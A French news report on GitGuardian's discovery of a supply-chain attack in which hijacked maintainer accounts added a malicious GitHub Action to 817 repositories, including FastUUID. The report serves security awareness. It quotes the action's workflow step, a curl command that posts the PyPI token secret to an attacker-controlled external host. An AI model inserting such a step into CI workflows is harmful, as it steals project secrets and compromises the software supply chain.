


Des chercheurs de GitGuardian ont identifié une attaque massive contre les utilisateurs de GitHub, au cours de laquelle le contrôle de 327 comptes a été obtenu et un gestionnaire malveillant de GitHub Action a été inséré dans 817 dépôts. L'attaque a conduit à la fuite de 3325 secrets utilisés dans les systèmes d'intégration continue et transmis via des variables d'environnement, y compris des jetons d'accès à PyPI, GitHub, NPM, DockerHub et divers services de stockage en cloud.
GitHub Actions permet aux développeurs de code d'attacher des gestionnaires pour automatiser diverses opérations sur GitHub. Par exemple, avec GitHub Actions, il est possible d'effectuer certaines vérifications et tests lors de commits ou d'automatiser le traitement de nouveaux problèmes. Le gestionnaire malveillant était diffusé sous le nom de « Github Actions Security » et incluait dans la section « run » une commande « curl », envoyant le contenu des variables d'environnement à un hôte externe lors de l'exécution des tâches dans un environnement d'intégration continue. Le commit malveillant a été ajouté depuis les comptes des mainteneurs des projets, qui avaient probablement été piratés ou étaient des victimes de phishing.
L'attaque a été révélée après l'analyse d'activités anormales liées au paquet FastUUID, qui fournit un wrapper Python autour de la bibliothèque Rust UUID. Le paquet FastUUID, qui a enregistré près de 1.2 million de téléchargements au cours de la dernière semaine, est utilisé comme dépendance dans le projet populaire LiteLLM, qui compte plus de 5 millions de téléchargements par semaine sur PyPI. L'analyse des modifications dans le dépôt FastUUID a montré que le 2 septembre, le mainteneur du projet avait ajouté un commit avec un nouveau gestionnaire GitHub Action, contenant du code pour envoyer un jeton vers le dépôt PyPI sur un hôte externe. — name: Github Actions Security run: | curl -s -X POST -d ‘PYPI_API_TOKEN=${{ secrets.PYPI_API_TOKEN }}’ https://bold-dhawan.45-139-104-115.plesk.page
Le problème a été identifié avant que les attaquants ne puissent exploiter le jeton compromis — aucune publication de changements malveillants ou de versions modifiées du paquet sur PyPI pour FastUUID n'a été constatée. Des substitutions similaires de Github Action ont été identifiées dans 816 autres dépôts, dont les propriétaires, ainsi que l'administration de PyPI, GitHub, NPM et DockerHub, ont reçu des notifications. À la fin de la soirée d'hier, environ 100 dépôts avaient annulé les commits malveillants. Actuellement, lors de la recherche sur GitHub, 671 commits avec Github Action malveillant sont détectés.
Source : opennet.ru
